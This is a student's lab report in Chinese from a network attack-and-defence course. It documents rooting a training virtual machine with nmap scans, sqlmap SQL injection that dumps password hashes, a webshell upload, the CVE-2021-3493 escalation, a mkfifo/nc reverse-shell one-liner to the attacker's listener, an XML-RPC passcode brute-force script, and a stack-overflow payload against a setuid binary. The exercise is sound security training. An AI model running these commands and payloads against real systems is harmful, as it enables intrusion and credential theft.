《网络攻防实战》实验报告

第 6 次实验： lab06

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 2868135471@qq.com

时间：7h

一、实验目的

取得目标靶机的 root 权限和 2 个 flag。
我们将使用到以下攻击手段：主机发现、端口扫描、…

二、实验内容

1.首先是常规操作：主机发现，端口发现，服务发现


```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:4b:bd:71       PCS Systemtechnik GmbH
10.0.2.11       08:00:27:c2:e8:09       PCS Systemtechnik GmbH
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 10.0.2.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 14:19 CST
Nmap scan report for bogon (10.0.2.11)
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
MAC Address: 08:00:27:C2:E8:09 (Oracle VirtualBox virtual NIC)
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p22,80,8000 -sV 10.0.2.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 14:19 CST
Nmap scan report for bogon (10.0.2.11)
Host is up (0.00060s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    BaseHTTPServer 0.3 (Python 2.7.15rc1)
MAC Address: 08:00:27:C2:E8:09 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

靶机 IP 为：10.0.2.11，扫出端口 22,80,8000
22 端口为 ssh
80 为 apache 服务
8000 是一个基于 python 的 web 服务端



Error response


Error code 501.

Message: Unsupported method ('GET').


Error code explanation: 501 = Server does not support this operation.

2.
在访问 8000 端口时，WEB 页面显示了一个 GET method error
经过测试 8000 端口是不支持 GET 和其他 method 访问


3.
在访问 80 端口时，可以看到一个登录界面。注册用户登录后可以发现左上方有一个输入框。
经过单引号输入法测试后发现其输入框有 SQL Injection 漏洞。



那么我们随便输入一个 a，然后用 burpsuite 拦截后，把拦截内容保存到文件里。
接着使用 sqlmap 进行文件分析
cmd: $ sqlmap -r sqlinjection(文件名) -p query
发现确实是有漏洞的，进一步使用 sqlmap 查看具体的数据库信息
cmd: $ sqlmap -r sqlinjection(文件名) -p query –dbs



4. 接着使用 sqlmap 查看 socialnetwork 数据库里面的信息
cmd: $ sqlmap -r sqlinjection – p query -D socialnetwork --tables



users 表看起来里面有重要信息

5.继续使用 sqlmap 查看 users 表里有哪些列

cmd: $ sqlmap -r sqlinjection -p query -D socialnetwork – T users --columns

```
Database: socialnetwork
Table: users
[11 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| user_about     | text         |
| user_birthdate | date         |
| user_email     | varchar(255) |
| user_firstname | varchar(20)  |
| user_gender    | char(1)      |
| user_hometown  | varchar(255) |
| user_id        | int(11)      |
| user_lastname  | varchar(20)  |
| user_nickname  | varchar(20)  |
| user_password  | varchar(255) |
| user_status    | char(1)      |
+----------------+--------------+
```

接着 user_email,user_password 里可能有重要信息

6.使用 sqlmap，dump 这两个信息

cmd: $ $ sqlmap -r sqlinjection -p query -D socialnetwork – T users -C user_password,user_email --dump

```
Database: socialnetwork
Table: users
[3 entries]
+-------------------------------------------+-----------------------+
| user_password                             | user_email            |
+-------------------------------------------+-----------------------+
| 21232f297a57a5a743894a0e4a801fc3 (admin)  | admin@localhost.com   |
| 5d9c68c6c50ed3d02a2fcf54f63993b6 (testuser) | testuser@localhost.com |
| d6ca3fd0c3a3b462ff2b83436dda495e (kali)   | kalintou@123.com      |
+-------------------------------------------+-----------------------+
```


7.在我们观察后发现，admin 用户的 Profile 界面里出现了一个文件的上传点
我们可以想到是否可以上传文件来得到用户权
在此下载蚁剑 AntSword

然后准备一个 php 脚本，上传脚本文件
初始化 AS 后，添加刚刚我们在 Profile 界面上上传的 php 脚本文件路径


然后测试链接

添加成功

直接进入靶机!!



8.
查看靶机版本 cmd: $ lsb_release -a



9.

利用 ubuntu 漏洞 CVE-2021-3493 提权

直接用蚁剑上传文件执行无法成功得到 ROOT 权

需要先在蚁剑的终端和 KALI 机上建立 reverse shell 链接

cmd: $ rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -I 2>&1|nc 10.0.2.4 4444 >/tmp/f

然后在上传文件 exploit.c 在靶机上用 gcc 编译执行可

直接提升成 ***ROOT！***

可知 CVE-2021-3493 是一个十分危险的 BUG

```
bash-4.4# whoami
whoami
root
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

10.

在第九步如果我们不用 CVE-2021-3493 的情况：

使用 cat /etc/passwd，我们发现有个用户叫 socnet，在这个用户的主目录里看见有 3 个文件

```
(www-data:/home/socnet) $ ls
add_record
monitor.py
peda
```

在 cat monitor.py 的内容可以观察到，此 python 文件 import 了 XMLRPC。

11.

在这里 server 已经在靶机上运行了，我们只需随便写一个 python 程序

然后让程序生成 1000-9999 的 passcode 去运行 reverse shell 即可

代码如下

```
┌──(kali㉿kali)-[~/HA/week8]
└─$ cat xx.py
import xmlrpc.client

proxy = xmlrpc.client.ServerProxy("http://localhost:8000")

#print(proxy.cpu())
for i in range(1000,10000):
    print(proxy.secure_cmd("rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/
f|/bin/sh -l 2>&1|nc 10.0.2.4 4444 >/tmp/f",i))
    #print(proxy.cpu())
```

然后在 KALI 机上接听，得到 **socnet 用户权！**

```
┌──(kali㉿kali)-[~/HA/week8]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.11] 40056
whoami
socnet
id
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

12.在得到 socnet 用户权后，我们就需要提升至 ROOT
我们可以在/home/socnet 路径下发现有一个名叫 add_record 的可执行文件

```
socnet@socnet2:~$ ls -l
ls -l
total 20
-rwsrwsr-x 1 root   socnet 6952 Oct 29  2018 add_record
-rw-rw-r-- 1 root   socnet   64 Oct 31 15:23 employee_records.tx
t
-rw-rw-r-- 1 socnet socnet  904 Oct 29  2018 monitor.py
drwxrwxr-x 4 socnet socnet 4096 Oct 29  2018 peda
```

```
socnet@socnet2:~$ file add_record
file add_record
add_record: setuid, setgid ELF 32-bit LSB executable, Intel 8038
6, version 1 (SYSV), dynamically linked, interpreter /lib/ld-lin
ux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e3fa9a66b0b1e3281ae0
9b3fb1b7b82ff17972d8, not stripped
```

还发现有一个 peda 文件夹
经过阅读 README 可以知道 peda 是一个基于 python 的 gdb 软件

13.
运行./add_record 文件后发现，此文件需要输入几个内容

那么我们可以考虑文件是否有输入漏洞，如果有我们就可以利用然后再靶机上运行任意 cmd
先用$ python -c “print(‘A’*100)”生成 100 个 A 然后复制内贴
接着一个一个尝试文件的输入，是否会报错

```
Explain: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------
--------------]
EAX: 0xffffdbde ('A' <repeats 100 times>)
EBX: 0x41414141 ('AAAA')
ECX: 0xffffdca0 --> 0x0
EDX: 0xffffdc42 --> 0x41414100 ('')
ESI: 0xf7fc2000 --> 0x1d4d8c
EDI: 0xffffdca0 --> 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffdc20 ('A' <repeats 34 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT di
rection overflow)
[-------------------------------------code-------------------------
--------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------
--------------]
0000| 0xffffdc20 ('A' <repeats 34 times>)
0004| 0xffffdc24 ('A' <repeats 30 times>)
0008| 0xffffdc28 ('A' <repeats 26 times>)
0012| 0xffffdc2c ('A' <repeats 22 times>)
0016| 0xffffdc30 ('A' <repeats 18 times>)
0020| 0xffffdc34 ('A' <repeats 14 times>)
0024| 0xffffdc38 ("AAAAAAAAAA")
0028| 0xffffdc3c ("AAAAAA")
[----------------------------------------------------------------
--------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```

可以看见在左后一个输入的地方输入 100 个 A，就会产生异常

14.

我们现在知道程序输入 100 个 A 会出错，但是我们现在需要知道它是在那个 A 的时候报错的，因为我们需要确定是第几个 A，然后在那个 A 的后面植入 cmd

我们使用 gdb-peda 小工具 pattern create 100，随机生成没四个字符不一样的字符串

```
gdb-peda$ pattern create 100
pattern create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AA
HAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
```

输入后继续报错，但是这次可以确定是在输入 AHAA 时报错

```
EIP: 0x41414841 ('AHAA')
```

确定 AHAA 在字符串中的位置，使用 pattern search，可知偏移量为 62

```
EBX+0 found at offset: 54
EBP+0 found at offset: 58
EIP+0 found at offset: 62
```

15.

用 disas 查看 main 函数汇编代码后发现一个叫 vuln 的可疑函数

继续 disas vuln 发现它调用了 strcpy 库函数。

我们知道 strcpy 是不安全的，很容易造成缓冲区漏洞

继续 info function 可以观察到 main 函数上有 vuln 函数，vuln 函数上有一个叫 backdoor 的可疑函数

继续 disas backdoor 可以看到函数调用了 system 系统命令。我们需要进一步知道 backdoor 是在调用哪个系统命令

```
socnet@socnet2:~$ python -c "import struct;print('bb\n1\n100\n1\
n'+'A'*62+struct.pack('I',0x08048676))" > payload
<1\n'+'A'*62+struct.pack('I',0x08048676))" > payload
socnet@socnet2:~$ ls
ls
add_record        monitor.py  peda
employee_records.txt  payload     peda-session-add_record.txt
```


```
gdb-peda$ r < payload
r < payload
Starting program: /home/socnet/add_record < payload
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
[New process 1348]
process 1348 is executing new program: /bin/dash
[New process 1349]
process 1349 is executing new program: /bin/bash
[Inferior 3 (process 1349) exited normally]
Warning: not running or target is remote
```

这时我们知道 backdoor 函数最后调用的是 bash

16.

此时直接在靶机上执行$ cat payload - | ./add_record

可直接得到 **ROOT 权！**



三、实验结果

第一个任务：利用 CVE-2021-3493

```
bash-4.4# whoami
whoami
root
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

第二个任务：利用靶机 monitor.py 漏洞得到 socnet 用户权

```
┌──(kali㉿kali)-[~/HA/week8]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.11] 40056
whoami
socnet
id
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

第三个任务：利用 add_record 的输入漏洞执行 backdoor

```
socnet@socnet2:~$ cat payload - | ./add_record
cat payload - | ./add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
root@socnet2:~# id
id
id
uid=0(root) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom
),27(sudo),30(dip),46(plugdev),108(lxd)
root@socnet2:~# whoami
whoami
whoami
root
```

四、实验中遇到的问题及解决方案

执行 CVE-2021-3493 时，需要利用 reverse shell。
如果用蚁剑的终端直接执行会出错

五、实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

第一个任务需要注意，直接在蚁 🚀 的 terminal 上是进不了 root 的，需要另外接听 reverse shell
第二个任务一开始一点思路没有，查了许多资料后，可知没有那么复杂，但是耗时许久，下次需要加快步伐
第三个任务听了老师易懂的讲解后，还是挺顺的。还是第一次接触类似 buffer overflow 的漏洞，学到了学到了~